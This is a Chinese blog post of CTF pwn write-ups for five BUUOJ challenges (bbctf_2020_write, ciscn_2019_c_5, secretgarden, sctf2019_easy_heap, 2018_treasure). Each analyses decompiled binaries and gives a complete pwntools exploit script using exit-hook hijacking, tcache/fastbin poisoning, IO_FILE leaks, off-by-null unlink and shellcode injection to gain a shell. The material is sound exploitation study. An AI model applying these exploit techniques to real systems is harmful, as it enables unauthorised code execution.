buuoj Pwn writeup 201-205

原创

yongbaoii 于 2021-08-31 08:03:09 发布 85 收藏

分类专栏： CTF 文章标签： 网络安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/118805749

201 bbctf_2020_write

```
RELRO          STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Full RELRO     No canary found   NX enabled    PIE enabled   No RPATH   No RUNPATH   70 Symbols    No      0              4            ./201
```

canary是没有开的。环境是2.27的一个环境。

```
v6 = __readfsqword(0x28u);
setbuf(stdin, 0LL);
setbuf(_bss_start, 0LL);
printf("puts: %p\n", &puts);
printf("stack: %p\n", &v4);
while ( 1 )
{
  puts("===Menu===");
  puts("(w)rite");
  puts("(q)uit");
  fgets(s, 2, stdin);
  if ( s[0] == 'q' )
    break;
  if ( s[0] == 'w' )
  {
    printf("ptr: ");
    __isoc99_scanf("%lu", &v3);
    printf("val: ");
    __isoc99_scanf("%lu", &v4);
    *v3 = v4;
  }
}
exit(0);
```


可以看到首先进去会给一个puts的地址，然后我们就可以获得libc的基地址。

又给出了一个栈地址，我们考虑可以直接去劫持got表，但是发现got表不能写。

那我们去考虑劫持main函数返回地址，但是又发现最后用exit去结束的。
exit没有hook，我们考虑怎么能把exit劫持掉。
劫持exit

简单点说就是。
exit()->__run_exit_handlers->_dl_fini->__rtld_lock_unlock_recursive
由于__rtld_lock_unlock_recursive存放在结构体空间，为可读可写，那么如果可以修改__rtld_lock_unlock_recursive,就可以在调用exit()时劫持程序流。

exp

```python
from pwn import*

context.log_level = "debug"

#r = process("./201")
r = remote("node4.buuoj.cn", "29284")


libc = ELF("./64/libc-2.27.so")

r.recvuntil("0x")
puts_addr = int(r.recv(12), 16)
r.recvuntil("0x")
stack_addr = int(r.recv(12), 16)

ret_addr = stack_addr + 0x20
libc_base = puts_addr - libc.sym['puts']
one_gadget = libc_base + 0x4f322
print "libc_base = " + hex(libc_base)
exit_hook = libc_base + 0x619f68

r.recvuntil("(q)uit\n")
r.sendline("w")

r.sendline(str(exit_hook))
r.sendline(str(one_gadget))

#gdb.attach(r)

r.recvuntil("(q)uit\n")
r.sendline("q")

r.interactive()


'''
0x4f2c5 execve("/bin/sh", rsp+0x40, environ)
constraints:
  rsp & 0xf == 0
  rcx == NULL

0x4f322 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL

0x10a38c execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
'''
```

202 ciscn_2019_c_5

```
RELRO          STACK CANARY      NX           PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Full RELRO     Canary found      NX enabled   PIE enabled   No RPATH   No RUNPATH   No Symbols     Yes    1               3            ./202
```

```
puts("Welcome to the story kingdom.");
puts("What's your name?");
read(0, buf, 0x20uLL);
_printf_chk(1LL, buf);
puts("Please input your ID.");
read(0, s, 8uLL);
puts(s);
```

名字跟id就有了。

add

```
unsigned __int64 add()
{
  int v0; // ebx
  int v2; // [rsp+4h] [rbp-1Ch] BYREF
  unsigned __int64 v3; // [rsp+8h] [rbp-18h]

  v3 = __readfsqword(0x28u);
  if ( count > 16 )
    puts("Enough!");
  puts("Please input the size of story: ");
  _isoc99_scanf("%d", &v2);
  *((_DWORD *)&size_array + 4 * count) = v2;
  v0 = count;
  *((_QWORD *)&address_array + 2 * v0) = malloc(v2);
  puts("please inpute the story: ");
  read(0, *((void **)&address_array + 2 * count), v2);
  ++count;
  puts("Done!");
  return __readfsqword(0x28u) ^ v3;
}
```


大小，chunk地址，都子啊bss上，一个chunk的信息也都相邻。

没有edit、show。

free

```
int v1; // [rsp+4h] [rbp-Ch] BYREF
unsigned __int64 v2; // [rsp+8h] [rbp-8h]

v2 = __readfsqword(0x28u);
puts("Please input the index:");
_isoc99_scanf("%d", &v1);
free(*((void **)&address_array + 2 * v1));
puts("Done!");
return __readfsqword(0x28u) ^ v2;
```


free这里有个uaf。

没有输出的话我们还是考虑需要去攻击IO_FILE。

劫持IO_FILE的时候因为我们只修改后20bit，但是没办法只能改到24bit，所以我们还必须爆破一下。

通过fastbin攻击来泄露libc地址，然后故技重施劫持free_hook，来gelshell。

exp

```
# -*- coding: utf-8 -*-
from pwn import*

#context.log_level = "debug"

def add(size, content):
    r.sendlineafter("Input your choice:", "1")
    r.sendlineafter("Please input the size of story: \n", str(size))
    r.sendafter("please inpute the story: \n", content)

def delete(index):
    r.sendlineafter("Input your choice:", "4")
    r.sendlineafter("Please input the index:\n", str(index))


libc = ELF('./64/libc-2.27.so')
_IO_2_1_stdout_s = libc.symbols['_IO_2_1_stdout_']
free_hook_s = libc.symbols['__free_hook']

def exp():
    r.sendlineafter("What's your name?\n", "Yongibaoi")
    r.sendlineafter("Please input your ID.\n", "0")

    add(0x7F,'a'*0x10)  #0
    delete(0)
    delete(0)
    #double free


    add(0x10,'b'*0x10)  #1
    delete(1)

    add(0x20,'/bin/sh')  #2  这个单纯防止一会的unsorted中的chunk与top_chunk合并

    #gdb.attach(r)
    #通过三次add，使得0x90的tcache的count变为-1
    add(0x7F,'\x60')
    add(0x7F,'\x60')
    add(0x7F,'\x60')
    #获得unsorted bin

    #gdb.attach(r)

    delete(5)
    #就是要制造两个地址，一个在tcache，一个在unsorted bin，这样做的目的是为了能够后续通过申请在unsoertd bin中的chunk来修改在tcache中的next指针，来对_IO_2_1_stdout进行攻击。

    #从unsorted bin里切割
    #低字节覆盖，使得tcache bin的next指针有一定几率指向_IO_2_1_stdout_
    add(0x20,p16((0x5 << 0xC) + (_IO_2_1_stdout_s & 0xFFF)))

    #取出0x90的第一个tcache chunk，同时，修改unsorted bin的size，使得chunk1被包含进来
    add(0x7F,'a'*0x20 + p64(0) + p64(0x81))
    #顺手把chunk1包进来了，包进来的目的是为了包住下面那个在tcache中的free的chunk，之后就能进行修改，然后做一个tcache poisoning，从而申请malloc hook，来getshell。
```


```
    #申请到IO_2_1_stdout结构体内部，低位覆盖_IO_write_base，使得puts时泄露出信息
    add(0x7F,p64(0x0FBAD1887) +p64(0)*3 + p8(0x58))
    #泄露出libc地址
    libc_base = u64(r.recv(6).ljust(8,'\x00')) - 0x3E82A0
    if libc_base >> 40 != 0x7F:
        raise Exception('error leak!')
    free_hook_addr = libc_base + free_hook_s
    system_addr = libc_base + libc.sym['system']
    print 'libc_base=',hex(libc_base)
    #从unsorted bin里切割，尾部与chunk1的tcache bin重合，从而我们可以修改next指针
    add(0x70,'a'*0x60 + p64(free_hook_addr))
    add(0x10,'b'*0x10)
    #申请到malloc_hook-0x8处
    #gdb.attach(r)

    add(0x10,p64(system_addr))

    #gdb.attach(r)
    #getshell
    delete(2)

while True:
    try:
        global r
        r = remote("node4.buuoj.cn", "27561")
        #r = process("./202")
        exp()
        r.interactive()
    except:
        r.close()
        print 'retrying...'
```

203 hitcontraining_secretgarden

```
RELRO           STACK CANARY      NX           PIE          RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   No canary found   NX enabled   No PIE       No RPATH   No RUNPATH   88 Symbols    No      0              6            ./203
```

保护还行，环境是ubuntu16.

跑起来是一个可爱的花园。



刚开始有个init。

```
fd = open("/dev/urandom", 0);
close(fd);
setvbuf(_bss_start, 0LL, 2, 0LL);
signal(14, handler);
return alarm(0x3Cu);
```

add

```
if ( (unsigned int)flowercount > 0x63 )
  return puts("The garden is overflow");
s = malloc(0x28uLL);
memset(s, 0, 0x28uLL);
printf("Length of the name :");
if ( (unsigned int)__isoc99_scanf("%u", &size) == -1 )
  exit(-1);
buf = malloc((unsigned int)size);
if ( !buf )
{
  puts("Alloca error !!");
  exit(-1);
}
printf("The name of flower :");
read(0, buf, (unsigned int)size);
*((_QWORD *)s + 1) = buf;
printf("The color of the flower :");
__isoc99_scanf("%23s", (char *)s + 16);
*(_DWORD *)s = 1;
for ( HIDWORD(size) = 0; HIDWORD(size) <= 0x63; ++HIDWORD(size) )
{
  if ( !flowerlist[HIDWORD(size)] )
  {
    flowerlist[HIDWORD(size)] = s;
    break;
  }
}
++flowercount;
return puts("Successful !");
```


结构还是比较清晰的。

用申请出来的schunk把名字大小，名字，颜色都存在里面，然后这个s的地址放在bss的数组里面，最多64个。

visit

```
{
  __int64 v0; // rax
  unsigned int i; // [rsp+Ch] [rbp-4h]

  LODWORD(v0) = flowercount;
  if ( flowercount )
  {
    for ( i = 0; i <= 0x63; ++i )
    {
      v0 = flowerlist[i];
      if ( v0 )
      {
        LODWORD(v0) = *(_DWORD *)flowerlist[i];
        if ( (_DWORD)v0 )
        {
          printf("Name of the flower[%u] :%s\n", i, *(const char **)(flowerlist[i] + 8LL));
          LODWORD(v0) = printf("Color of the flower[%u] :%s\n", i, (const char *)(flowerlist[i] + 16LL));
        }
      }
    }
  }
  else
  {
    LODWORD(v0) = puts("No flower in the garden !");
  }
  return v0;
}
```


把花的信息输出出来。

free

```
  unsigned int v1; // [rsp+Ch] [rbp-4h] BYREF

  if ( !flowercount )
    return puts("No flower in the garden");
  printf("Which flower do you want to remove from the garden:");
  __isoc99_scanf("%d", &v1);
  if ( v1 <= 0x63 && flowerlist[v1] )
  {
    *(_DWORD *)flowerlist[v1] = 0;
    free(*(void **)(flowerlist[v1] + 8LL));
    result = puts("Successful");
  }
  else
  {
    puts("Invalid choice");
    result = 0;
  }
  return result;
}
```


会把花铲掉，然后名字size清零，但是没有把那个指针处理掉。

还有个clean

```
int clean()
{
  unsigned int i; // [rsp+Ch] [rbp-4h]

  for ( i = 0; i <= 0x63; ++i )
  {
    if ( flowerlist[i] && !*(_DWORD *)flowerlist[i] )
    {
      free((void *)flowerlist[i]);
      flowerlist[i] = 0LL;
      --flowercount;
    }
  }
  return puts("Done!");
}
```



把s那个chunk全部释放掉，然后指针清理掉。

所以其实能够利用的就是free里面的那个悬垂指针。
然后我们要注意到是直接有后门函数的。

```
int magic()
{
  return system("/bin/sh");
}
```

我们刚开始的想法其实还是同伙那个uaf来完成对got表的劫持。
size我们可以开到跟s一样大，通过double free，让下一个花的s申请到我的名字，导致我可以对下一个花s进行编写，然后我们把size的地方写成got表，也没必要泄露啥的，直接劫持got写成magic就好了。

也可以通过double free，在got表中找一个合适的fake chunk，然后直接申请到那里的chunk，进行修改。



但是有问题，出在什么地方，出在要么找到的fakechunk不能够read，要么找到的fakechunk在更改中会把我们的全局偏移表头也给改掉，所以没办法，还是就通过正常的攻击malloc_hook去做就好了。

exp

```python
from pwn import *

context.log_level = "debug"

#r = process("./203")
r = remote("node4.buuoj.cn", "26131")
libc = ELF("./64/libc-2.23.so")

def add(length, name):
    r.sendlineafter("Your choice : ", "1")
    r.sendlineafter("Length of the name :", str(length))
    r.sendafter("The name of flower :", name)
    r.sendlineafter("The color of the flower :", "pink")

def show():
    r.sendlineafter("Your choice : ", "2")

def delete(idx):
    r.sendlineafter("Your choice : ", "3")
    r.sendlineafter("from the garden:", str(idx))

def clean():
    r.sendlineafter("Your choice : ", "4")


magic_addr = 0x400c5e

add(0x98, 'a')#0
add(0x68, 'b')#1
add(0x68, 'b')#2
add(0x68, 'b')#3

delete(0)
clean()
add(0x98, 'a' * 8)
show()

r.recvuntil('a'*8)
malloc_hook = u64(r.recvuntil('\x7f').ljust(8, '\x00')) - 0x58 - 0x10
libc_base = malloc_hook - libc.sym['__malloc_hook']
realloc = libc_base + libc.symbols['__libc_realloc']
one_gadget = 0x4526a + libc_base
print "libc_base = " + hex(libc_base)

delete(1)
delete(2)
delete(1)

add(0x68, p64(malloc_hook-0x23)) #1

add(0x68, 'aaa') #2
add(0x68, 'bbb') #1

payload = 'a'*(0x13-8) + p64(one_gadget) + p64(realloc+0x10)
add(0x68, payload)

r.recvuntil("Your choice : ")
r.sendline('1')
r.interactive()
```

204 sctf2019_easy_heap

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols      Yes    0              3       ./204
```

```
  v4 = __readfsqword(0x28u);
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  memset(&unk_202060, 0, 0x80uLL);
  fd = open("/dev/urandom", 0);
  buf = 0LL;
  read(fd, &buf, 5uLL);
  buf &= 0xFFFFFFF000uLL;
  close(fd);
  v3 = mmap((void *)buf, 0x1000uLL, 7, 34, -1, 0LL);
  printf("Mmap: %p\n", v3);
  unk_202040 = 0;
  sub_CBD();
  return __readfsqword(0x28u) ^ v4;
}
```

刚开始申请了一页空间，虽然做了一个随机的操作，但是还是把地址输出出来了，随机了个屁。

alloc

```
int alloc()
{
  unsigned int i; // [rsp+Ch] [rbp-14h]
  void *v2; // [rsp+10h] [rbp-10h]
  unsigned __int64 size; // [rsp+18h] [rbp-8h]

  for ( i = 0; qword_202060[2 * i + 1]; ++i )
    ;
  if ( i > 0xF )
    return puts("No more space.");
  printf("Size: ");
  size = sub_EE5();
  if ( size > 0x1000 )
    return puts("Invalid size!");
  v2 = malloc(size);
  if ( !v2 )
  {
    perror("Memory allocate failed!");
    exit(-1);
  }
  qword_202060[2 * i + 1] = v2;
  qword_202060[2 * i] = size;
  ++count;
  return printf("chunk at [%d] Pointer Address %p\n", i, &qword_202060[2 * i + 1]);
}
```

大小跟地址会在bss上，，没有什么特别的。
甚至会给出chunk的地址。

fill

```
unsigned int v1; // [rsp+4h] [rbp-Ch]

printf("Index: ");
v1 = sub_EE5();
if ( v1 > 0xF || !qword_202060[2 * v1 + 1] )
  return puts("Invalid index.");
printf("Content: ");
return sub_E2D(qword_202060[2 * v1 + 1], qword_202060[2 * v1]);
```

正常读入。

```
int i; // [rsp+14h] [rbp-Ch]
unsigned __int64 v5; // [rsp+18h] [rbp-

v5 = __readfsqword(0x28u);
for ( i = 0; i < a2; ++i )
{
  if ( read(0, &buf, 1uLL) <= 0 )
  {
    perror("Read failed!\n");
    exit(-1);
  }
  if ( buf == 10 )
    break;
  *(_BYTE *)(a1 + i) = buf;
}
if ( i == a2 )
  *(_BYTE *)(i + a1) = 0;
return __readfsqword(0x28u) ^ v5;
```

fill里面会有一个平平无奇的off by null。

delete

```
int delete()
{
  _DWORD *v0; // rax
  unsigned int v2; // [rsp+Ch] [rbp-4h]

  printf("Index: ");
  v2 = sub_EE5();
  if ( v2 <= 0xF && qword_202060[2 * v2 + 1] )
  {
    free((void *)qword_202060[2 * v2 + 1]);
    qword_202060[2 * v2 + 1] = 0LL;
    qword_202060[2 * v2] = 0LL;
    v0 = count;
    --count[0];
  }
  else
  {
    LODWORD(v0) = puts("Invalid index.");
  }
  return (int)v0;
}
```

free那是正常free。

所以题目说白了就是2.27的一道off by null。
思路太多了，正常off by null也可以，利用那个mmap也可以。

exp

```
# -*- coding: utf-8 -*-
from pwn import*

context.log_level = "debug"
context.arch = "amd64"

#r =process("./149")
r = remote("node4.buuoj.cn", "27638")

elf = ELF('./204')
libc = ELF("./64/libc-2.27.so")

def alloc(size):
    r.sendlineafter(">> ", "1")
    r.sendlineafter("Size: ", str(size))

def delete(index):
    r.sendlineafter(">> ", "2")
    r.sendlineafter("Index: ", str(index))

def fill(index, content):
    r.sendlineafter(">> ", "3")
    r.sendlineafter("Index: ", str(index))
    r.sendlineafter("Content: ", content)

r.recvuntil("Mmap: 0x")
mmap_addr = int(r.recv(10),16)
```

```
print hex(mmap_addr)

alloc(0x38) #0
r.recvuntil("0x")
bss_addr = int(r.recv(12), 16)

print hex(bss_addr)

alloc(0x4f8) #1
alloc(0x20) #2
payload1 = p64(0) + p64(0x21)
payload1 += p64(bss_addr - 0x18) + p64(bss_addr - 0x10)
payload1 += p64(0x20) + p64(0) + p64(0x30)
fill(0, payload1)

delete(1)

#上面这一部分做的是一个unlink的效果

payload2 = p64(0) * 2 + p64(0x550) + p64(bss_addr + 0x10) + p64(0x550) + p64(mmap_addr)
fill(0, payload2)
fill(1, asm(shellcraft.sh()))

#写入shellcode

payload3 = p64(bss_addr + 0x28) + p64(0x20) + p64(0x491) + 'a' * 0x488
payload3 += p64(0x21) + 'a' * 0x18 + p64(0x21)

fill(0, payload3)
delete(1)
#伪造chunk并且放入unsorted链，这样就会有一个地址写在bss上
payload4 = 'a' * 0x18 + p64(0x20) + '\x30'
fill(0, payload4)
#讲那个地址修改成malloc_hook

fill(3, p64(mmap_addr))
#malloc_hook里面写入mmap地址
alloc(0x20)
#get shell
r.interactive()
```

205 鹏城杯_2018_treasure

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE        No RPATH   No RUNPATH   87 Symbols    No      0              8            ./205
```

```
sea = (__int64)mmap(0LL, 0x1000uLL, 3, 34, -1, 0LL);
code = mmap(0LL, 0x1000uLL, 3, 34, -1, 0LL);
v0 = time(0LL);
srand(v0);
v2 = rand() % 900;
memcpy((void *)(sea + v2), "TREASURE", 8uLL);
memcpy((void *)(sea + v2), &shellcode, 0x26uLL);
return memset(&shellcode, 0, 0x25uLL);
```

刚开始申请了两个空间。

对sea有些操作，往sea中通过随机数写了宝藏在里面，也就是一段shellcode。

```
puts("Do you want my treasure? Find them yourself! It's shellcode!\n");
fflush(stdout);
make_code_executable(code, 10);
while ( 1 )
{
  printf("will you continue?(enter 'n' to quit) :");
  fflush(stdout);
  read(0, code, 1uLL);
  result = *(unsigned __int8 *)code;
  if ( (_BYTE)result == 110 )
    break;
  getchar();
  printf("start!!!!");
  fflush(stdout);
  getsn((char *)code + 1, 9u);
  if ( !*((_BYTE *)code + 10) )
    memcpy((char *)code + 10, &unk_400C2A, sizeof(char));
  ret = ((__int64 (__fastcall *)(_QWORD))((char *)code + 1))((unsigned int)ret);
}
return result;
}
```

这函数进来先把我的code变成可执行的。
但是只允许读九个字节。

所以我们就先通过九个字节，读一个read(0, ,)，然后讲shellcode读到code九个字节后面，然后直接执行就好。

exp

```python
from pwn import *
context.log_level = 'debug'
context(os='linux',arch='amd64')
r = process('./2018_treasure')
elf = ELF('./2018_treasure')
libc = ELF('./64/libc-2.27.so')

r.sendlineafter(':','A')

shellcode = asm('push rsp;pop rsi;mov rdx,r12;syscall;ret')
r.sendlineafter('start!!!!',shellcode)

pop_rdi_ret = 0x400b83

rop = p64(pop_rdi_ret) + p64(elf.got['puts']) + p64(elf.plt['puts'])+ p64(0x4009BA)
r.send(rop)
puts_addr = u64(p.recv(6).ljust(8,'\x00'))
libc_base = puts_addr - libc.symbols['puts']
print 'libc_base: '+hex(libc_base)
one = [0x4f322,0x4f2c5,0x10a38c]
one_gadget = libc_base +0x4f322


ret = 0x00000000004006a9

r.sendlineafter(':','A')
shellcode = asm('push rsp;pop rsi;mov rdx,r12;syscall;ret')
r.sendlineafter('start!!!!',shellcode)
r.send(p64(ret)+p64(one_gadget))

r.interactive()
```